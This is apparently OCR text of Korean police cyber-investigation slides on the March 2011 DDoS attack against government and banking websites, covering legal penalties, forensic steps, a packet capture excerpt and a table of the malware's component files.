
1. 접근권한을 가지지 아니하는 자가 주요정보통신기반시설에 접근하거나 접근권한을 가진 자가 그 권한을 초과하여 저장된 데이터를 조작·파괴·은닉 또는 유출하는 행위
2. 주요정보통신기반시설에 대하여 데이터를 파괴하거나 주요정보통신기반시설의 운영을 방해할 목적으로 컴퓨터바이러스·논리폭탄 등의 프로그램을 투입하는 행위
3. 주요정보통신기반시설의 운영을 방해할 목적으로 일시에 대량의 신호를 보내거나 부정한 명령을 처리하도록 하는 등의 방법으로 정보처리에 오류를 발생하게 하는 행위

10 years in prison
55,000 Euros penalty


- DDoS attack against 40 government and banking website from March 3 to March 5
- Popular Peer to Peer services were hacked by bot master in Beijing, China to spread malware since Aug 2010
- With digital forensic and digital profiling, the CTRC was able to identify the master, North Korea
- NK launched the same attack in July 2009
- Digital Profiling

  Detect and classify the major behavioral characteristics of an individual in cybercrime based on analysis of digital evidences such as malware architecture and communication method


DDoS diagram




- Listing of Zombie PCs
- Imaging of HDD of Zombies
- Analyzing the Zombies
  - Malware
  - The function
  - Intrusion Route
- Tracing the Origin of Malware
- Obtaining Command & Control Server
- Identifying the log record of the suspect


20110311_DDoS공격패킷.cap - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Info
30 0.015625 192.168.0.15 116.67.94.10 UDP Source port: dicom-iscl Destination port: http
31 0.015625 192.168.0.15 116.67.94.10 ICMP Echo (ping) request (id=0x7700, seq(be/le)=30464/119, ttl=128)
32 0.015625 192.168.0.15 116.67.94.10 TCP compaq-scp > http [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
33 0.015625 168.126.27.83 192.168.0.15 TCP http > tn-timing [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
34 0.015625 192.168.0.15 168.126.27.83 TCP tn-timing > http [ACK] Seq=1 Ack=1 Win=17520 Len=0
35 0.015625 192.168.0.15 168.126.27.83 HTTP GET / HTTP/1.1
36 0.015625 192.168.0.15 168.126.27.83 TCP tn-timing > http [FIN, ACK] Seq=405 Ack=1 Win=17520 Len=0
37 0.015625 203.254.110.39 192.168.0.15 TCP http > cpudpencap [ACK] Seq=1 Ack=1 Win=5840 Len=0 SLE=451 SRE=452
38 0.015625 125.60.34.1 192.168.0.15 TCP http > fjippol-swrly [FIN, ACK] Seq=1 Ack=454 Win=4096 Len=0
39 0.015625 192.168.0.15 125.60.34.1 TCP fjippol-swrly > http [ACK] Seq=454 Ack=2 Win=17520 Len=0
40 0.015625 128.134.37.100 192.168.0.15 TCP http > urbisnet [ACK] Seq=1 Ack=1 Win=5840 Len=0
41 0.015625 211.252.239.20 192.168.0.15 TCP http > data-insurance [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
42 0.015625 192.168.0.15 211.252.239.20 TCP data-insurance > http [ACK] Seq=1 Ack=1 Win=17520 Len=0
43 0.015625 192.168.0.15 211.252.239.20 HTTP GET / HTTP/1.1
44 0.015625 192.168.0.15 211.252.239.20 TCP data-insurance > http [FIN, ACK] Seq=384 Ack=1 Win=17520 Len=0
45 0.046875 192.168.0.15 116.67.51.11 TCP uadtc > http [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
46 0.046875 192.168.0.15 116.67.68.2 TCP uacs > http [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
47 0.046875 192.168.0.15 128.134.37.100 TCP exce > http [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
48 0.046875 192.168.0.15 61.247.208.38 UDP Source port: veronica Destination port: http
49 0.046875 192.168.0.15 61.247.208.38 ICMP Echo (ping) request (id=0x7800, seq(be/le)=30720/120, ttl=128)
50 0.046875 192.168.0.15 61.247.208.84 UDP Source port: auris Destination port: http
51 0.046875 192.168.0.15 118.107.168.250 UDP Source port: rbakcup1 Destination port: http
52 0.046875 192.168.0.15 61.247.208.84 ICMP Echo (ping) request (id=0x7900, seq(be/le)=30976/121, ttl=128)
53 0.046875 192.168.0.15 61.247.208.38 TCP rbakcup2 > http [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
54 0.046875 192.168.0.15 114.108.157.19 UDP Source port: vergencecm Destination port: http
55 0.046875 192.168.0.15 118.107.168.250 ICMP Echo (ping) request (id=0x7b00, seq(be/le)=31488/123, ttl=128)
56 0.046875 192.168.0.15 114.108.157.19 ICMP Echo (ping) request (id=0x7b00, seq(be/le)=31488/123, ttl=128)
57 0.046875 192.168.0.15 114.108.157.19 TCP ridgeway1 > http [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
58 0.046875 192.168.0.15 61.247.208.84 TCP smpp > http [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
59 0.046875 192.168.0.15 118.107.168.250 TCP ridgeway2 > http [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
60 0.062500 192.168.0.15 168.126.27.83 TCP qwen-sonya > http [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
Ethernet II, Src: Intel_43:a9:59 (00:0e:35:43:a9:59), Dst: EfmNetwo_30:f1:99 (00:08:9f:30:f1:99)
Internet Protocol, Src: 192.168.0.15 (192.168.0.15), Dst: 168.126.27.83 (168.126.27.83)
Transmission Control Protocol, Src Port: tn-timing (2739), Dst Port: http (80), Seq: 0, Len: 0
0000 00 08 9f 30 f1 99 00 0e 35 43 a9 59 08 00 45 00 ...0.... 5C.Y..E.
0010 00 30 42 65 40 00 80 06 33 da c0 a8 00 0f a8 7e .0Be@... 3.....~
0020 1b 53 0a b3 00 50 af 2d 42 ca 00 00 00 00 70 02 .S...P.- B.....p.
0030 40 00 c1 9b 00 00 02 04 05 b4 01 01 04 02 @....... ......
File: "X:₩수사₩2011₩20110304_국가기관... Packets: 424 Displayed: 424 Marked: 0 Load time: 0:00.165 Profile: Default


Num	File Name	Size	Function
1	SBUpdate.exe	10,240	Install Malware
2	Ntxxxx.dll	118,784	Install Malware
3	Mxxxsvc.dll	71,008	Update
4	Faultrep.dat	112	3rd C&C list
5	Sxxxsvc.dll	46,432	Destruct HDD
6	Noise03.dat	12	HDD Destruction Date
7	Wxxxsvc.dll	40,960	Execute DDoS
8	Tlntwye.dat	8	Attack Date
9	Tljoqgv.dat	12,392	Target




